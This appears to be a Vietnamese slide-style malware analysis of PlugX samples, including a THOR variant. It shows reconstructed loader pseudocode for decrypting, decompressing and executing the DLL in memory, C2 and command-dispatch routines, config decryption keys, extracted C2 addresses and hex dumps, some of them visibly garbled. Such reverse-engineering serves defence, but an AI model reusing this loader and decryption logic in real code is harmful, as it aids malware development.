.text:00431EC8 mov    eax, [ebp+var_4]
.text:00431ECB mov    [ebp+eax+szVirtualAlloc], 'r'
.text:00431ED3 mov    ecx, [ebp+var_4]
.text:00431ED6 add    ecx, 1
.text:00431ED9 mov    [ebp+var_4], ecx
.text:00431EDC mov    edx, [ebp+var_4]
.text:00431EDF mov    [ebp+edx+szVirtualAlloc], 't'
.text:00431EE7 mov    eax, [ebp+var_4]
.text:00431EEA add    eax, 1
.text:00431EED mov    [ebp+var_4], eax
.text:00431EF0 mov    ecx, [ebp+var_4]
.text:00431EF3 mov    [ebp+ecx+szVirtualAlloc], 'u'
.text:00431EFB mov    edx, [ebp+var_4]
.text:00431FFE add    edx, 1
.text:00431F01 mov    [ebp+var_4], edx
.text:00431F04 mov    eax, [ebp+var_4]
.text:00431F07 mov    [ebp+eax+szVirtualAlloc], 'a'
.text:00431F0F mov    ecx, [ebp+var_4]
.text:00431F12 add    ecx, 1
.text:00431F15 mov    [ebp+var_4], ecx
.text:00431F18 mov    edx, [ebp+var_4]
.text:00431F1B mov    [ebp+edx+szVirtualAlloc], 'l'
.text:00431F23 mov    eax, [ebp+var_4]
.text:00431F26 add    eax, 1
.text:00431F29 mov    [ebp+var_4], eax
.text:00431F2C mov    ecx, [ebp+var_4]
.text:00431F2F mov    [ebp+ecx+szVirtualAlloc], 'A'
.text:00431F37 mov    edx, [ebp+var_4]
.text:00431F3A add    edx, 1
.text:00431F3D mov    [ebp+var_4], edx
.text:00431F40 mov    eax, [ebp+var_4]
.text:00431F43 mov    [ebp+eax+szVirtualAlloc], 'L'
.text:00431F4B mov    ecx, [ebp+var_4]
.text:00431F4E add    ecx, 1
.text:00431F51 mov    [ebp+var_4], ecx
.text:00431F54 mov    edx, [ebp+var_4]
.text:00431F57 mov    [ebp+edx+szVirtualAlloc], 'L'
.text:00431F5F mov    eax, [ebp+var_4]
.text:00431F62 add    eax, 1
.text:00431F65 mov    [ebp+var_4], eax
.text:00431F68 mov    ecx, [ebp+var_4]
.text:00431F73 byte ptr [ebp+ecx-108h], 'o'
.text:00431F76 mov    edx, [ebp+var_4]
.add    edx, 1
```

API Names:

LoadLibraryA
VirtualAlloc
VirtualFree
VirtualProtect
ExitThread
RtlDecompressBuffer
memcpy

Decompress the final Dll

- Gọi hàm **RtlDecompressBuffer** để giải nén ra payload cuối là một Dll.

```
signature = *ptr_enc_compressed_dll_addr;                                // ptr_enc_compressed_dll_addr = 0x1592 (offset on disk)
// signature = 0xC7EA9B1C
// xor_key = 0x4E70F172

xor_key = signature - 0x7979A9AA;
// dd 0B598E96Eh
// dd 0C7EA9B1Ch → signature
// dd 0004C000h → uncompressed_size
// dd 2E542h → compressed_size;
for ( j = 0; j < 0x10; ++j )
    config_info_buf[j] = xor_key ^ ptr_enc_compressed_dll_addr[j]; // xor_key = 0x72
if ( signature != computed_signature )
    return 0xA;
dwSize = computed_compressed_size + 0x10;                                // dwSize = 0x2E552
compressed_buf = VirtualAlloc(0, computed_compressed_size + 0x10, MEM_COMMIT, PAGE_READWRITE);
if ( !compressed_buf )
    return 0xB;
xor_key = signature - 0x7979A9AA;
// fill compressed buffer
for ( k = 0; k < dwSize; ++k )
    *(&compressed_buf->decoded_buffer + k) = xor_key ^ ptr_enc_compressed_dll_addr[k];
// uncompressed_buf_size = 0x4C000
uncompressed_buf = VirtualAlloc(0, uncompressed_buf_size, MEM_COMMIT, PAGE_READWRITE);
if ( !uncompressed_buf )
    return 0xC;
final_uncompressed_size = 0;
// decompress dll payload to memory
if ( RtlDecompressBuffer(
        COMPRESSION_FORMAT_LZNT1,
        uncompressed_buf,
        uncompressed_buf_size,                                         // 0x4C000
        &compressed_buf->compressed_buf,
        compressed_buf->compressed_size,                           // 0x2E542
        &final_uncompressed_size) )
{
    return 0xD;
}
if ( uncompressed_buf_size != final_uncompressed_size )
```

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Execute Dll from memory

- Shellcode thực hiện nhiệm vụ của loader để mapping Dll vào vùng nhớ mới.
- Gọi tới hàm mà Dll này export để thực thi nhiệm vụ chính của mã độc.

```
    plugx_decrypted_dll = plugx_mapped_dll;
    // 0070000 00 00 00 00 29 00 6C 02 A8 0A 03 00 92 15 6C 02 ....).l."...'.l.
    // 0070010 52 E5 02 00 69 00 6C 02 0C 15 00 00 00 00 00 00 Rå..il.....
    plugx_mapped_dll->signature = 0;
    plugx_decrypted_dll->ptr_shellcode_base = ptr_call_addr; // 00402029 E8 00 00 00 00
    plugx_decrypted_dll->shellcode_size = end_sc_offset;
    plugx_decrypted_dll->ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr; // 00403592 1C 9B ...
    plugx_decrypted_dll->encrypted_PlugX_size = compressed_dll_size; // 0x2E552
    plugx_decrypted_dll->config = config; // 0x0402069 (offset 0x69 on disk)
    plugx_decrypted_dll->config_size = config_size; // 0x0150C
    plugx_decrypted_dll->ptr_PlugX_entry_point = plugx_mapped_dll + payload_nt_headers->OptionalHeader.AddressOfEntryPoint;
    VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READWRITE, &fOldProtect);
    if ( !(plugx_decrypted_dll->ptr_PlugX_entry_point)(plugx_mapped_dll, 1, 0) )
        return 0x15;
    if ( ExportProc )
        ExportProc(); // execute export function
    if ( !VirtualFree(compressed_buf, 0, MEM_RELEASE) )
        return 0x16;
    if ( VirtualFree(uncompressed_buf, 0, MEM_RELEASE) )
        return 0;
    return 0x17;
}
```

Dump decompressed Dll

- Dump file từ bộ nhớ ra disk để phục vụ phân tích.
- File đã bị hủy thông tin header.

decompressed_dll_4C000.dump

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	6C 41 76 62 42 48 6A 44 4C 75 4D 42 54 6B 57 57	1AvbBHjDLuMBTkNW
00000010	45 78 5A 45 4F 6F 54 65 79 70 75 44 63 4B 4E 45	ExZEOoTeypuDcKNE
00000020	74 6C 73 50 61 48 48 78 69 5A 7A 4A 6E 4E 6E 74	tlsPaHHxiZzJnNnt
00000030	69 49 46 4C 42 43 4F 59 50 58 54 00 E0 00 00 00	iIFLBCOYPTX.à...
00000040	78 43 52 55 6A 44 62 52 4E 4C 58 4A 76 73 47 79	xCRUjDbRNLXJvsGy
00000050	75 4F 77 76 55 59 55 76 76 46 58 5A 77 7A 42 55	uOvvUYUvvFXZwzBU
00000060	70 6F 4B 48 4D 75 50 46 45 45 67 45 73 67 71 61	poKHMuPFFEEgEsgqa
00000070	56 69 75 4C 6E 6C 53 52 74 69 51 72 7A 63 4C 49	ViuLn1SRTiQrzclI
00000080	69 7A 61 55 6E 5A 6A 78 79 45 51 62 6D 76 42 69	izaUnZjxyEQbmvbI
00000090	53 4F 67 72 75 55 64 46 4E 6C 78 78 50 6F 50 64	SOgruUdFnLxxPoPd
000000A0	75 72 75 68 61 69 67 6F 61 58 52 71 4E 59 63 6C	uruhaigoaXRqNYc1
000000B0	75 4E 58 72 4C 44 42 69 48 49 65 67 56 43 75 48	uNXrLDBhIiegVCuH
000000C0	77 73 77 48 68 53 6B 45 72 4B 77 68 55 6C 52 78	wswHhSkErKwhUlRx
000000D0	4C 44 6B 46 42 64 59 79 4C 6E 79 72 50 52 71 54	LDkFBdYyLnryPRqT
000000E0	53 6C 00 00 4C 01 03 00 30 83 1E 53 00 00 00 00	S1...L..Of.S....
000000F0	00 00 00 00 E0 00 02 21 0B 01 0C 00 00 00 00 00à!.....
00000100	00 3C 00 00 00 00 00 00 B0 81 00 00 00 10 00 00	.<.....°.....
00000110	00 10 00 00 00 00 00 10 00 10 00 00 00 02 00 00
00000120	05 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00
00000130	00 E0 04 00 00 00 00 00 00 00 00 00 40 01	à.....@.
00000140	00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00
00000150	00 00 00 00 10 00 00 00 60 8F 04 00 45 00 00 00`...E...
00000160	30 91 04 00 78 00 00 00 00 00 00 00 00 00 00 00	0`...x.....
00000170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000180	00 A0 04 00 0C 33 00 00 00 00 00 00 00 00 00 003.....
00000190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001A0	00 00 00 00 00 00 00 50 7A 00 00 40 00 00 00 00Pz. @...
000001B0	00 00 00 00 00 00 00 00 90 04 00 30 01 00 00 000.....
000001C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00text.....
000001E0	A5 7F 04 00 10 00 00 80 04 00 00 04 00 00 00 00	¥.....€.....
000001F0	00 00 00 00 00 00 00 00 00 00 00 60 00 00 60 00`.....
00000200	2E 69 64 61 74 61 00 00 D2 07 00 00 00 90 04 00	.idata.ò.....
00000210	00 08 00 00 00 84 04 00 00 00 00 00 00 00 00 00
00000220	00 00 00 00 40 00 00 40 2E 72 65 6C 6F 63 00 00@.reloc...
00000230	0C 33 00 00 00 A0 04 00 00 34 00 00 00 8C 04 00	3....4....€.....

decompressed_dll_fixed.bin

Disasm: .text	General	DOS Hdr	File Hdr	Optional Hdr	Section Hdrs	Exports
+-----+						
Offset	Name	Value	Meaning			
48360	Characteristics	0				
48364	TimeDateStamp	612C95CD	Monday, 30.08.2021 08:24:45 UTC			
48368	MajorVersion	0				
4836A	MinorVersion	0				
4836C	Name	48F92	RFPmzNfQQFPXX			
48370	Base	1				
48374	NumberOfFunctions	1				
48378	NumberOfNames	1				
4837C	AddressOfFunctions	48F88				
48380	AddressOfNames	48F8C				
48384	AddressOfNameOrdinals	48F90				
Exported Functions [1 entry]						
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder	
48388	1	8190	48FA0	Main		

tang Panda" – Enemy at the gate

Analyze PlugX Dll

- Cách PlugX gọi hàm API

```
.text:10027A90 000      push    ebp
.text:10027A91 004      mov     ebp, esp
.text:10027A93 004      sub     esp, 84h
.text:10027A99 088      movdqa  xmm0, xmmword_100078A0
.text:10027AA1 088      mov     eax, GetCurrentProcess_0
.text:10027AA6 088      push    ebx
.text:10027AA7 08C      push    esi
.text:10027AA8 090      xor     esi, esi
.text:10027AAA 090      mov     [ebp+lpName], ecx
.text:10027AAD 090      mov     [ebp+token_handle], esi
.text:10027AB0 090      mov     [ebp+var_60], 73h ; 'S'
.text:10027AB6 090      push    edi
.text:10027AB7 094      mov     edi, ds:GetProcAddress
.text:10027ABD 094      movdqu  xmmword ptr [ebp+ProcName], xmm0
.text:10027AC2 094      test    eax, eax
.text:10027AC4 094      jnz    short loc_10027AD7
.text:10027AC4
.text:10027AC6 094      lea     eax, [ebp+ProcName]
.text:10027AC9 094      push    eax ; lpProcName
.text:10027ACA 098      call    f_retrieve_kernel32_handle
.text:10027ACA
.text:10027ACF 098      push    eax ; hModule
.text:10027AD0 09C      call    edi ; GetProcAddress
.text:10027AD0
.text:10027AD2 094      mov     GetCurrentProcess_0, eax
.text:10027AD2
.text:10027AD7          loc_10027AD7:                         ; CODE XREF: f_check_and_enable_privilege
.text:10027AD7 094      call    eax ; GetCurrentProcess_0
```

Analyze PlugX Dll

- Giao tiếp với C2

```
strcpy(szTCP_proto, "TCP");
strcpy(szHTTP_proto, "HTTP");
sz_protocol_info = L"";
strcpy(szUDP_proto, "UDP");
strcpy(szICMP_proto, "ICMP");
switch ( choose_proto_flag )
{
    case 2:
        sz_protocol_info = szTCP_proto;
        break;
    case 3:
        sz_protocol_info = szHTTP_proto;
        break;
    case 4:
        sz_protocol_info = szUDP_proto;
        break;
    case 5:
        sz_protocol_info = szICMP_proto;
        break;
    default:
        break;
}
```

```
// Protocol:[%4s],
*szProto_Host_Proxy_format_str = _mm_load_si128(&xmmword_10007120);
strcpy(v15, "%s:%s]\r\n");
port_num_hi = HIWORD(src->f_retrieve_ip_address);
port_num_lo = LOWORD(src->f_retrieve_ip_address);
v8 = a2[1];
// Host: [%s:%d], P
v13 = _mm_load_si128(&xmmword_10007240);
// roxy: [%d:%s:%d:
v14 = _mm_load_si128(&xmmword_10007180);
// Protocol:[%4s], Host: [%s:%d], Proxy: [%d:%s:%d:%s:%s]\r\n
wsprintfA(
    szProto_Host_Proxy_full_str,
    szProto_Host_Proxy_format_str,
    sz_protocol_info,
    a2 + 2,
    v8,
    port_num_lo,
    &src->field_4,
    port_num_hi,
    &src->event_handle_1,
    &src->field_84);
f_send_str_to_debugger(szProto_Host_Proxy_full_str);
switch ( choose_proto_flag )
{
    case 2:
        result = f_connect_c2_over_TCP(this, arg0, a2, src);
        break;
    case 3:
        result = f_connect_c2_over_HTTP(this, arg0, a2, src);
        break;
    case 4:
        result = f_connect_c2_over_UDP(this, arg0, a2, src);
        break;
    case 5:
        result = 0x32;
```

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- Nhận lệnh và thực thi

```
map_file_buf = f_mapping_file_and_retrun_buf();
if ( map_file_buf )
{
    strcpy(&sz_input_cmd[8], "Disk");
    (*map_file_buf)(0xFFFFFFFF, 0, 0x20120325, f_perform_disk_action_command);
}
f_perform_keylogger();
v15 = sub_100175F0();
if ( v15 )
{
    strcpy(&sz_input_cmd[4], "Nethood");
    (*v15)(0xFFFFFFFF, 5, 0x20120213, f_enumerate_network_resources, &sz_input_cmd[4]);
}
v16 = sub_10017AD0();
if ( v16 )
{
    strcpy(&sz_input_cmd[4], "Netstat");
    (*v16)(0xFFFFFFFF, 4, 0x20120215, f_retrieve_network_statistics, &sz_input_cmd[4]);
}
v17 = sub_10018DB0();
if ( v17 )
{
    strcpy(&sz_input_cmd[4], "Option");
    (*v17)(0xFFFFFFFF, 6, 0x20120128, f_perform_option_sub_command, &sz_input_cmd[4]);
}
v18 = sub_100195B0();
if ( v18 )
{
    strcpy(&sz_input_cmd[4], "PortMap");
    (*v18)(0xFFFFFFFF, 7, 0x20120325, f_start_port_mapping, &sz_input_cmd[4]);
}
v19 = sub_10019A10();
if ( v19 )
{
    strcpy(&sz_input_cmd[4], "Process");
    (*v19)(0xFFFFFFFF, 1, 0x20120204, f_perform_process_sub_command, &sz_input_cmd[4]);
}

switch ( cmd_info->subcommand )
{
    case 0x3000:
        result = f_enumerate_drives(a1, cmd_info);
        break;
    case 0x3001:
        result = f_find_file(a1, cmd_info);
        break;
    case 0x3002:
        result = f_find_file_recursively(a1, cmd_info);
        break;
    case 0x3004:
        result = f_read_file(a1, cmd_info);
        break;
    case 0x3007:
        result = f_write_file(a1, cmd_info);
        break;
    case 0x300A:
        result = f_create_directory(a1, cmd_info);
        break;
    case 0x300C:
        result = f_create_process_on_hidden_desktop(a1, cmd_info);
        break;
    case 0x300D:
        result = f_file_action(a1, cmd_info); // file copy/rename/delete/move
        break;
    case 0x300E:
        result = f_get_expanded_environment_string(a1, cmd_info);
        break;
    default:
        result = 0xFFFFFFFF;
        break;
}
return result;
```

Decrypt PlugX configuration

- Với các mẫu cũ từng phân tích, cấu hình của PlugX thường lưu tại section `.data` với độ lớn **0x724** (1828) bytes.

```
f_MemCpy(&pMalConfig, &encoded_config_data, 0x724u);
result = f_memcmp(&pMalConfig, "XXXXXXXX", 8u);
if ( result )
{
    // 123456789
    strcpy(xor_key, "123456789");
    xor_key_len = f_lstrlenA(xor_key);
    result = f_XorDecode(&pMalConfig, 0x724, xor_key, xor_key_len);
}
```

old PlugX sample

```
.data:1001E000 _data segment para put
.data:1001E000 assume cs:_data
.data:1001E000 ;org 1001E000h
.data:1001E000 encoded_config_data db 0D9h ; Ù
.data:1001E000
.db 31h ; 1
.db 33h ; 3
.db 34h ; 4
.db 78h ; x
.db 36h ; 6
.db 5Eh ; ^
.db 38h ; 8
.db 5Ah ; Z
.db 31h ; 1
.db 40h ; @
.db 33h ; 3
.db 5Bh ; [
.db 35h ; 5
.db 45h ; E
.db 37h ; 7
.db 57h ; W
.db 39h ; 9
.db 57h ; W
.db 32h ; 2
.db 47h ; G
.db 34h ; 4
.db 15h
.db 36h ; 6
.db 7Ah ; z
.db 38h ; 8
.db 58h ; X
.db 31h ; 1
.db 5Eh ; ^
.db 33h ; 3
```

Decrypt PlugX configuration

- Trước bước kiểm tra các tham số truyền vào khi thực thi, mã độc gọi tới hàm thực hiện nhiệm vụ giải mã cấu hình:

```
ptr_cmd_line = GetCommandLineW();
CommandLineToArgvW = ::CommandLineToArgvW;
strcpy(v46, "vW");
*v45 = _mm_load_si128(&xmmword_10007610);
if ( !::CommandLineToArgvW )
{
    shell32_handle = g_shell32_handle;
    strcpy(sz_shell32, "shell32");
    if ( !g_shell32_handle )
    {
        shell32_handle = LoadLibraryA(sz_shell32);
        g_shell32_handle = shell32_handle;
    }
    CommandLineToArgvW = GetProcAddress(shell32_handle, v45);
    ::CommandLineToArgvW = CommandLineToArgvW;
}
sz_arg_list = CommandLineToArgvW(ptr_cmd_line, &num_arguments);
sub_10007DC0(0);
f_decrypt_embedded_config_or_from_file_and_copy_to_mem();
if ( num_arguments = 1 )
    f_launch_process_or_create_service();
if ( num_arguments = 3 )
{
    lstrlenW = ::lstrlenW;
    arg_passed_1 = sz_arg_list[1];
    passed_arg1_info.buffer = 0;
    passed_arg1_info.buffer1 = 0;
```

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Decrypt PlugX configuration

- Phân tích chi tiết kết hợp debug từ shellcode:
 - Cấu hình nhúng trong shellcode, bắt đầu từ offset **0x69**.
 - Độ lớn của cấu hình là **0x150C (5388)** bytes.
 - Key giải mã là **0xB4**.

Offset(n)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	77	06	81	EE	00	00	00	00	80	C5	00	45	4D	66	83	EE	w.i....éÀ.EMFF
00000010	00	73	07	55	7C	03	C0	C2	70	SD	12	55	66	83	C9	.s.U].ÄÄp]...Üff	
00000020	00	5D	7D	05	0D	00	00	00	08	E0	00	00	00	00	57	00	...!}...è...W
00000030	44	49	00	00	01	00	00	00	00	00	00	00	00	00	00	00	DI..._ùXPPHXXNwfj
00000040	00	05	F8	E8	05	00	B0	C0	FC	68	0C	15	00	00	00	00	_fè...Äuh...ü...ü
00000050	00	00	6A	D5	C8	04	57	7C	06	81	FF	B4	60	00	00	00	_jofA.Wl...y...ü...ü
00000060	5F	8B	F6	F9	E9	00	15	00	00	SE	BE	68	CA	EA	00	DA	_ùòè...^~ññéé...ü...ü
00000070	7E	B4	B4	B4	4B	4B	4B	4B	B4	_KKKK...KKKKKKKKKK							
00000080	B4	B4	B4	B4	B4	4B	_KKKKKKKKKKKKKKKKKK										
00000090	4B	B4	_KKKKKKKKKKKKKKKKKK														
000000A0	BE	B4	B4	B4	B4	B5	_KKKKKKKKKKKKKKKKKK										
000000B0	B5	_KKKKKKKKKKKKKKKKKK															
000000C0	B5	_KKKKKKKKKKKKKKKKKK															
000000D0	B5	_KKKKKKKKKKKKKKKKKK															
000000E0	B5	_KKKKKKKKKKKKKKKKKK															
000000F0	B5	_KKKKKKKKKKKKKKKKKK															
00000100	B5	_KKKKKKKKKKKKKKKKKK															
00000110	B5	_KKKKKKKKKKKKKKKKKK															
00000120	B5	_KKKKKKKKKKKKKKKKKK															
00000130	B5	_KKKKKKKKKKKKKKKKKK															
00000140	B5	_KKKKKKKKKKKKKKKKKK															
00000150	B5	_KKKKKKKKKKKKKKKKKK															
00000160	B5	_KKKKKKKKKKKKKKKKKK															
00000170	B5	_KKKKKKKKKKKKKKKKKK															
00000180	B5	_KKKKKKKKKKKKKKKKKK															
00000190	B5	_KKKKKKKKKKKKKKKKKK															
000001A0	B5	_KKKKKKKKKKKKKKKKKK															
000001B0	B5	_KKKKKKKKKKKKKKKKKK															
000001C0	B5	_KKKKKKKKKKKKKKKKKK															

Decrypt PlugX configuration

log_dat_sc.bin

PlugX encrypted config

PlugX decrypted config

port num ip addr

HTTP://

// "bdreinit.exe" → (size: 13)
// crash handling component BDReinit.exe
wsz_bdreinit_exe[0] = 'd\0b';
wsz_bdreinit_exe[1] = 'e\0r';
wsz_bdreinit_exe[2] = 'n\0i';
wsz_bdreinit_exe[3] = 't\0i';
wsz_bdreinit_exe[4] = 'e\0.';
wsz_bdreinit_exe[5] = 'e\0x';
LOWORD(wsz_bdreinit_exe[6]) = 0;

Decrypt PlugX configuration

- Viết python script để trích xuất thông tin cấu hình

```
$ python plugx_extract_config.py plugx_decrypted_config.bin

[+] Config file: plugx_decrypted_config.bin
[+] Config size: 5388 bytes
[+] Folder name: %ProgramFiles%\BitDefender Update
[+] Service name: BitDefender Crash Handler
[+] Proto info: HTTP://
[+] C2 servers:
    86.78.23.152:53
    86.78.23.152:22
    86.78.23.152:8080
    86.78.23.152:23
[+] Campaign ID: 1234
```

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THOR PlugX variant
- Phân tích log.dll
- Phân tích shellcode
- Phân tích PlugX DLL

Analyze log.dll

- Đọc nội dung **log.dat**. Không có bước giải mã shellcode.
 - Shellcode thực thi từ offset **0x24** (**offset 0x0 + strlen(random_string)**).

84893f36dac3bba6bf09ea04da5d7b9608b892f76a7c25143deebe50ecbbdc5d.sample

21 / 67 | 103.00 KB | 2022-05-05 12:42:34 | 2022-05-05 17:58:50 | 2 | DLL

02A9B3BEAA34A75A4E2788E0F7038AAF289C633A6BDBFE771882B4B7330FA0C5

4 / 58 | 189.23 KB | 2022-05-05 12:44:31 | 2022-05-05 12:44:31 | 1 | log.dat

EIP: .text:7443893F 184 mov eax, [esp+184h+var_150]

.text:74438943 184 call f_read_log_dat_content_to_buffer ; read shellcode content from log.dat

.text:74438943

.text:74438948 184 mov [esp+184h+ptr_shellcode_start], eax

.text:7443894C 184 test eax, eax

.text:7443894E 184 mov eax, 1BA1141Ch

.text:74438953 184 mov ecx, 7324D092h

.text:74438958 184 jmp loc_74438A38

.text:74438958

.text:74438958 ; -----

.text:7443895D 184 align 10h

.text:74438960

loc_74438960:

.text:74438960 184 cmp eax, 0EDACCD2Bh ; CODE XREF:

.text:74438965 184 jz short loc_744389DF

.text:74438965

.text:74438967 184 cmp eax, 135C87Eh

.text:7443896C 184 jz loc_74438A1A

eax=debug190:sc_base_addr

sc_base_addr db 77h ; w

sc_base_addr db 6 ;

sc_base_addr db 81h ;

sc_base_addr db 0EEh ; i

sc_base_addr db 0 ;

sc_base_addr db 0 ;

sc_base_addr db 0 ;

sc_base_addr db 80h ; €

sc_base_addr db 0C5h ; Å

sc_base_addr db 0 ;

sc_base_addr db 45h ; E

log.dat

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	46 6C 32 37 36 39 38 39 30 38 38 38 36 38 33 35	F127698908886835
00000010	38 36 38 33 37 32 38 32 39 32 30 39 37 39 38 36	8683728292099986
00000020	37 37 33 00 77 06 81 EE 00 00 00 00 80 C5 00 45	773. w..i...€Ä.E
00000030	4D 66 83 EE 00 73 07 55 7C 03 C0 C2 70 5D 8D 12	Mff1.s.U .ÄÄp]..
00000040	55 66 83 C9 00 5D 7D 05 0D 00 00 00 00 E8 00 00	UffÉ.]}).....è..
00000050	00 00 57 BF 44 49 00 05 0F F9 58 50 50 48 58 58	..WçDI...ùXPPHXX
00000060	57 66 BF 9D 00 5F 83 E8 05 0B C0 FC 68 0C 15 00	Wfç..._fè..Äüh...
00000070	00 00 00 00 00 6A D5 B3 C4 04 57 7C 06 81 FF	íöfå WI ..

Analyze shellcode

- Kết quả emulate shellcode bằng scDbg.

The screenshot shows the scDbg interface with the following details:

- Shellcode file:** C:\Users\Administrator\Desktop\mb_Panda_vn_apk\THOR_PlugX\log.dat
- Options:** Report Mode (checked), Scan for Api table, Unlimited steps, FindSc, Start Offset 0x24, Debug Shell, More.
- Execution starts at file offset 24:** ja 0x40102c vv
sub esi,0x0
add ch,0x0
inc ebp
dec ebp
- Memory dump (left pane):** A hex dump of the shellcode from address 000000 to 000130. The first few bytes are: 46 6C 32 37 36 39 38 39 30 38 38 38 36 38 33 35 F127698908886835.
- Assembly dump (right pane):** The assembly code starting at offset 24. The assembly dump is highlighted with a red box:

```
42f7c8 GetProcAddress(LoadLibraryA)
42f8fa GetProcAddress(VirtualAlloc)
42fa12 GetProcAddress(VirtualFree)
42faa2 GetProcAddress(VirtualProtect)
42fbac GetProcAddress(ExitThread)
42fbf6 LoadLibraryA(ntdll)
42fd5f GetProcAddress(RtlDecompressBuffer)
42fdbd GetProcAddress(memcpy)
42feb8 VirtualAlloc(base=0 , sz=2ce76) = 600000
42ff88 VirtualAlloc(base=0 , sz=48600) = 62d000
42ffcd RtlDecompressBuffer(fmat=2,ubuf=62d000, usz=48600, cbuf=600010, csz=2ce66) (supports -i)
```
- Registers (bottom right):** eax=e ecx=48600 edx=62d000 ebx=0 esp=12fe04 ebp=12fff0 esi=0 edi=0 efl 4 P

Analyze shellcode

- Quá trình thực hiện giải mã ra compressed Dll phức tạp hơn so với mẫu đã phân tích.

```
compressed_size_plus_0x10 = compressed_size + 0x10;
compressed_buf = VirtualAlloc(0, compressed_size + 0x10, MEM_COMMIT, PAGE_READWRITE);
if ( !compressed_buf )
    return 0xB;
k_1 = signature_0x71BBEC7A;
k_2 = signature_0x71BBEC7A;
k_3 = signature_0x71BBEC7A;
k_4 = signature_0x71BBEC7A;
// fill compressed buffer
for ( k = 0; k < compressed_size_plus_0x10; ++k )
{
    k_1 = k_1 + (k_1 >> 3) - 0x56565656;
    k_2 = k_2 + (k_2 >> 5) - 0x36363636;
    k_3 = 0xFFFFFFF81 * k_3 + 0x57575757;
    k_4 = 0xFFFFFE01 * k_4 - 0x76767677;
    *(&compressed_buf->decoded_buffer + k) = (k_4 + k_3 + k_2 + k_1) ^ ptr_enc_compressed_dll_addr[k];
}
uncompressed_buf = VirtualAlloc(0, uncompressed_buf_size, MEM_COMMIT, PAGE_READWRITE);
if ( !uncompressed_buf )
    return 0xC;
final_uncompressed_size = 0;
if ( RtlDecompressBuffer(
    COMPRESSION_FORMAT_LZNT1,
    uncompressed_buf,
    uncompressed_buf_size,
    &compressed_buf->compressed_buf,
    compressed_buf->compressed_size,
    &final_uncompressed_size) )
{
    return 0xD;
}
```

Analyze shellcode

- Gọi tới hàm export của Dll để thực thi nhiệm vụ chính của mã độc.
- Gán signature là **THOR**.

```
plugx_decrypted_dll = plugx_mapped_dll;
// 006C0000 52 4F 48 54 4D 20 40 00 CC F4 02 00 B6 35 40 00 ROHTM @.Íô..¶5@.
// 006C0010 76 CE 02 00 8D 20 40 00 0C 15 00 00 10 17 6C 00 vÎ ... @.....l.
plugx_mapped_dll->signature = 'THOR';
plugx_decrypted_dll->ptr_shellcode_base = shellcode_base_addr;
plugx_decrypted_dll->shellcode_size = shellcode_size;
plugx_decrypted_dll->ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr;
plugx_decrypted_dll->encrypted_PlugX_size = compressed_dll_size;
plugx_decrypted_dll->PlugX_config = plugx_config;
plugx_decrypted_dll->PlugX_config_size = config_size;
plugx_decrypted_dll->ptr_PlugX_entry_point = plugx_mapped_dll + payload_nt_headers->OptionalHeader.AddressOfEntryPoint;
VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READ, &fOldProtect);
if ( !(plugx_decrypted_dll->ptr_PlugX_entry_point)(plugx_mapped_dll, 1, 0) )
    return 0x15;
if ( ExportProc )
    ExportProc();
```

Dump decompressed Dll

- Dumped Dll có kích thước nhỏ hơn và thời gian compile cũ hơn so với mẫu trước.

```
decompressed_dll_48600.dump
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 4C 72 55 4E 67 61 4E 63 49 42 62 75 62 46 6C 6A LrUNGaNcIBbubFlj
00000010 6E 4D 67 4A 4C 70 51 59 54 57 76 41 6B 6A 67 42 nMgJLpQYTWvAkjgB
00000020 6F 59 51 43 64 58 65 54 68 49 57 78 72 71 46 oYQCdXfeThIWxrqF
00000030 68 61 59 66 6E 56 4D 57 5A 45 76 00 E0 00 00 00 haYfnVMWZEv.à...
00000040 65 6D 46 68 68 6D 58 54 48 7A 74 5A 70 48 72 6A emFhhmXTHztZpHrj
00000050 70 4B 79 51 66 77 61 67 52 69 64 4F 57 6E 57 57 pKyQfwagRidOWnWW
00000060 65 7A 41 58 62 41 6B 46 75 46 63 76 43 6D 56 43 ezAXbAkFuFcvcMvC
00000070 48 65 67 6B 51 48 46 43 76 73 49 44 56 6E 4E 46 HegkQHFCvsIDVnNF
00000080 79 6B 66 64 49 78 54 55 48 5A 6B 50 52 4F 44 54 ykfdIxTUHZkPRODT
00000090 58 71 50 51 4D 44 72 6F 64 77 68 74 61 76 6D 71 XqPQMDrodwtavmq
000000A0 66 5A 70 79 56 58 70 54 4A 43 6D 70 49 75 4D 53 fZpyVXpTJCmpIuMS
000000B0 71 78 49 4E 76 77 67 77 67 79 51 6B 6C 58 6A 7A qxINvvgwgyQklXjz
000000C0 56 53 61 59 42 63 42 67 75 64 57 70 58 51 66 67 VSaYBcBgdWpXQfg
000000D0 58 56 51 59 6E 44 47 45 42 77 7A 71 50 49 46 43 XVQYnDGEBwzqPIFC
000000E0 27 9C 00 00 4C 01 04 00 7C 84 31 51 00 00 00 00 'œ...L...|..lQ...
000000F0 00 00 00 00 E0 00 02 21 0B 01 0C 00 00 F2 03 00 .....à!.....ò...
00000100 00 DA 00 00 00 00 00 10 00 00 10 00 00 10 00 00 .Ú.....
00000110 00 10 04 00 00 00 00 10 00 10 00 00 00 00 00 00 .....
00000120 05 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000130 00 00 05 00 00 04 00 00 00 00 00 00 02 00 40 01 .....@.
00000140 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 .....
00000150 00 00 00 10 00 00 00 00 53 04 00 45 00 00 00 .....S.E...
00000160 48 53 04 00 78 00 00 00 00 00 00 00 00 00 00 00 HS..x....
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
